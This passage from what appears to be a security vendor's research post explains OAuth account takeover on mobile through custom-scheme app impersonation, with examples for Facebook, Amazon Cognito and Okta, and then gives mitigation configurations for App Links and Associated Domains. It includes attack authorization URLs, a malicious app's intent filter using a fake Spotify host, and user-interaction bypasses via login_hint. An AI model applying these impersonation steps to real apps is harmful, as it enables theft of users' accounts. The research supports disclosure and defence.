Although apps should specify the host along with the custom scheme, the host is not validated on the backend side, this allows an attacker to bypass the conflict over the scheme with the legitimate application by triggering the OAuth flow with a different host. Below is an example:

The legitimate Spotify application is using `fbconnect` as scheme and `cct.com.spotify.music` as host, the authorization request url looks like: https://m.facebook.com/v15.0/dialog/oauth?client_id=174829003346&sso=chrome_custom_tab&nonce=RANDOM_NONCE&scope=openid%2Cpublic_profile&login_behavior=NATIVE_WITH_FALLBACK&redirect_uri=fbconnect%3A%2F%2Fcct.com.spotify.music&response_type=id_token%2Ctoken%2Csigned_request%2Cgraph_domain&return_scopes=true

The intent filter of the legitimate Spotify application would look like:

```
<activity android:name="com.facebook.CustomTabActivity" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="fbconnect" android:host="cct.com.spotify.music"/>
  </intent-filter>
</activity>
```

A malicious app can trigger the same OAuth flow but with a different host, since Facebook OAuth backend would allow any host that starts with `cct.`, we'll use a different host that the legitimate Spotify application is not expecting, like `cct.com.fakespotify.malware`, here is an example of such authorization request url: https://m.facebook.com/v15.0/dialog/oauth?client_id=174829003346&sso=chrome_custom_tab&nonce=RANDOM_NONCE&scope=openid%2Cpublic_profile&login_behavior=NATIVE_WITH_FALLBACK&redirect_uri=fbconnect%3A%2F%2Fcct.com.fakespotify.malware&response_type=id_token%2Ctoken%2Csigned_request%2Cgraph_domain&return_scopes=true

The intent filter of the malicious Spotify application would look like:

```
<activity android:name="com.facebook.CustomTabActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="fbconnect" android:host="cct.com.fakespotify.malware"/>
    </intent-filter>
</activity>
```

The malicious application would still receive the same OAuth grant that was meant for the legitimate app, since it is the `client_id` parameter that identifies which app is requesting data from the authorization server, therefore having the same client_id `174829003346` as Spotify means we successfully impersonated it.

Amazon Cognito OAuth

Amazon Cognito is a service offered by Amazon Web Services (AWS) that provides identity and user management for web and mobile applications. It is designed to make it easier for developers to add authentication, authorization, and user management capabilities to their applications. Amazon Cognito allows to authenticate users through an external identity provider and provides temporary security credentials to access the app's backend resources in AWS or any service behind Amazon API Gateway. Amazon Cognito works with external identity providers that support SAML or OpenID Connect, social identity providers (such as Facebook, Twitter, Amazon) and can also integrate a custom identity provider.

The part we're interested in is the OpenID Connect as it is built on top of OAuth 2.0 and uses a custom scheme for mobile OAuth authentication. Amazon Cognito OAuth mobile url looks like:

`https://[AMAZON_COGNITO_ENDPOINT]/login?response_type=code&client_id=[CLIENT_ID]&redirect_uri=[CUSTOM_SCHEME]://sign-in&scope=openid`

On the client application side, we have the following intent filter:

```
<activity android:name="com.amplifyframework.auth.cognito.activities.HostedUIRedirectActivity" android:exported="t
  <intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="[CUSTOM_SCHEME]"/>
    <data android:host="sign-in"/>
    <data android:host="sign-out"/>
  </intent-filter>
</activity>
```

- **User interaction bypass**

it is possible to bypass user interaction by using a different endpoint `/oauth2/authorize`, below is an example url:

`https://[AMAZON_COGNITO_ENDPOINT]/oauth2/authorize?redirect_uri=[CUSTOM_SCHEME]://sign-in&response_type=TOKEN&client_id=[CLIENT_ID]&scope=openid`

Okta OAuth

Okta is a cloud-based identity and access management (IAM) platform that provides secure authentication and authorization for applications, devices, and users. It allows organizations to manage and control access to their various resources, both on-premises and in the cloud.

Okta's primary offering is Single Sign-On, which allows users to access multiple applications and services with a single set of login credentials. Okta SSO offers multiple integrations, most common ones being SAML and OpenID Connect.

Similar to the identity providers above, Okta uses a custom scheme for its OAuth mobile implementation, there is no standard scheme, apps can come up with their own custom schemes like `com.myorg.myapp.dev` where the authorization request url looks like:

https://[OKTA_IDP_ENDPOINT]/oauth2/[IDENTIFIER]/v1/authorize?scope=[SCOPE]&response_type=code&redirect_uri=com.myorg.myapp.dev://login&client_id=[CLIENT_ID]

On the client application side, we have the following intent filter to receive the OAuth grant:

```
<activity
   android:name="com.okta.oidc.OktaRedirectActivity"
   android:exported="true"
   android:launchMode="singleInstance"
   android:autoRemoveFromRecents="true">
   <intent-filter>
      <action android:name="android.intent.action.VIEW" />
      <category android:name="android.intent.category.DEFAULT" />
      <category android:name="android.intent.category.BROWSABLE" />
      <data android:scheme="com.myorg.myapp.dev" />
   </intent-filter>
</activity>
```

- **User interaction bypass**

Similar to Google OAuth, Okta too has an OAuth parameter `login_hint` that when supplied with the target user email, it allows the malicious app to bypass user interaction (consent) and have a seamless flow.

Popular apps found vulnerable


One of the largest social media networks with over 3.5 billion downloads was found vulnerable to this vulnerability pattern. A proof-of-concept exploit was developed where scheme conflict is bypassed with the legit app using the Android / iOS scheme confusion technique described above. User interaction is also bypassed by setting `login_hint` parameter to target user email.

to develop a working proof-of-concept that bypasses user interaction, we had to go through several steps, each step with its own challenges.

The custom scheme used by Android App for Google OAuth was already registered when the legit app was installed on the device, having a malicious app that tries to register the same scheme would result in a conflict where the user would have to choose between the two apps (legit and malicious). To overcome this challenge, we have used the iOS scheme instead of an Android target, this allowed us to bypass that conflict and consequently bypass the first part of user interaction.

Another challenge we ran into was that user interaction was still required to complete the OAuth authentication, one way we managed to bypass this was by leaking the user email and passing it to the `login_hint` OAuth parameter, this made the exploit not rely on user interaction anymore.

The leaked OAuth grant looks like, this grant would allow us to access the target user's account as well as to have limited access to their Google account depending on the requested scope:



Social Network leaked OAuth grant

We have reported this vulnerability to the Social Network, and they acknowledged it

Many other popular apps were found vulnerable to this pattern including apps with 100M+ downloads.

In the context of OAuth, Custom schemes have been used traditionally, but there are more secure and reliable options available, notably:

- App to app integration like Google Identity Services and Facebook Express Login for Android
- Android's verifiable AppLinks
- iOS associated domains

Android Verifiable App Links and iOS Associated Domains are mechanisms implemented by Android and iOS operating systems, respectively, to enhance the security and user experience of mobile applications. Android Verifiable App Links ensure that when a user clicks a web link associated with an Android app, the system verifies its authenticity, making it less susceptible to phishing or malicious attacks. iOS Associated Domains, on the other hand, enable iOS apps to establish trusted connections with specific web domains, allowing for seamless integration between apps and web content, such as single sign-on and universal links. Both technologies serve to strengthen the trustworthiness of mobile app interactions and streamline user interactions, contributing to a safer and more convenient mobile ecosystem.

Android

you need to have `/.well-known/assetlinks.json` hosted on your backend with a format like this:

```
[
 {
  "relation": [
   "delegate_permission/common.handle_all_urls",
   "delegate_permission/common.get_login_creds"
  ],
  "target": {
   "namespace": "android_app",
   "package_name": "com.myapplication.android",
   "sha256_cert_fingerprints": [
    "APPLICATION_CERT_FINGERPRINT"
   ]
  }
 }
]
```

AndroidManifest.xml

```
    <intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />

    <!-- If a user clicks on a shared link that uses the "http" scheme, your
         app should be able to delegate that traffic to "https". -->
    <data android:scheme="http" />
    <data android:scheme="https" />

    <!-- Include one or more domains that should be verified. -->
    <data android:host="auth.myapp.com" />
</intent-filter>
```

Kotlin

```
Log.i(TAG, "Creating auth request for login hint: $loginHint")
val authRequestBuilder: AuthorizationRequest.Builder = Builder(
    mAuthStateManager.getCurrent().getAuthorizationServiceConfiguration(),
    mClientId.get(),
    ResponseTypeValues.CODE,
    "https://auth.myapp.com/oauth/handler" // The redirect URI with an https scheme
)
    .setScope(mConfiguration.getScope())
if (!TextUtils.isEmpty(loginHint)) {
    authRequestBuilder.setLoginHint(loginHint)
}
mAuthRequest.set(authRequestBuilder.build())
```

iOS

For iOS, you need to have `/.well-known/apple-app-site-association` hosted on your backend with format like this:

```
{
  "applinks": {
    "details": [{
      "appID": "ABCDE12345.com.myapplication.ios",
      "paths": ["/oauth/redirect/*"]
    }]
  },
  "appclips":{
    "apps":[
      "ABCDE12345.com.myapplication.ios"
    ]
  },
  "webcredentials":{
    "apps":[
      "ABCDE12345.com.myapplication.ios"
    ]
  }
}
```

release.entitlements

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  ...
  <key>com.apple.developer.associated-domains</key>
  <array>
    <string>applinks:auth.myapp.com</string>
  </array>
  ...
</dict>
</plist>
```

Swift

```swift
func doAuthWithAutoCodeExchange(configuration: OIDServiceConfiguration, clientID: String, clientSecret: String?) {

  guard let appDelegate = UIApplication.shared.delegate as? AppDelegate else {
    self.logMessage("Error accessing AppDelegate")
    return
  }

  // builds authentication request
  let request = OIDAuthorizationRequest(configuration: configuration,
                                        clientId: clientID,
                                        clientSecret: clientSecret,
                                        scopes: [OIDScopeOpenID, OIDScopeProfile],
                                        redirectURL: "https://auth.myapp.com/oauth/handler",
                                        responseType: OIDResponseTypeCode,
                                        additionalParameters: nil)

  // performs authentication request
  logMessage("Initiating authorization request with scope: \(request.scope ?? "DEFAULT_SCOPE")")

  appDelegate.currentAuthorizationFlow = OIDAuthState.authState(byPresenting: request, presenting: self) { authStat

    if let authState = authState {
      self.setAuthState(authState)
      self.logMessage("Got authorization tokens. Access token: \(authState.lastTokenResponse?.accessToken ?? "DEFA
    } else {
      self.logMessage("Authorization error: \(error?.localizedDescription ?? "DEFAULT_ERROR")")
      self.setAuthState(nil)
    }
  }
}
```

Flutter

Gradle

```
// android/build.gradle

android {
    // ...
    defaultConfig {
        // ...
        // Add the following line
        manifestPlaceholders = [auth0Domain: "auth.myapp.com", auth0Scheme: "https"]
    }
    // ...
}
```

Dart


```
final authorizationEndpoint =
    Uri.parse('http://example.com/oauth2/authorization');
final tokenEndpoint = Uri.parse('http://example.com/oauth2/token');

final identifier = 'my client identifier';
final secret = 'my client secret';

// Redirect URI with custom scheme
final redirectUrl = Uri.parse('https://auth.myapp.com/oauth/handler');

final credentialsFile = File('~/.myapp/credentials.json');

Future<oauth2.Client> createClient() async {
  var exists = await credentialsFile.exists();

  if (exists) {
    var credentials =
        oauth2.Credentials.fromJson(await credentialsFile.readAsString());
    return oauth2.Client(credentials, identifier: identifier, secret: secret);
  }

  var grant = oauth2.AuthorizationCodeGrant(
      identifier, authorizationEndpoint, tokenEndpoint,
      secret: secret);

  var authorizationUrl = grant.getAuthorizationUrl(redirectUrl);

  await redirect(authorizationUrl);
  var responseUrl = await listen(redirectUrl);

  return await grant.handleAuthorizationResponse(responseUrl.queryParameters);
}
```

Conclusion

In conclusion, the threat of OAuth account takeover through mobile app impersonation using custom schemes is a pressing concern for both users and OAuth providers.

Google has already started taking action by disabling custom URI scheme redirect method for Android clients by default.:

We at Ostorlab have taken action by developing detection rules to automate the detection of this vulnerability pattern and have already reported it to all major applications with over 100M installs. We have also included the detection in the Ostorlab Community Scanner.



Ostorlab OAuth detection
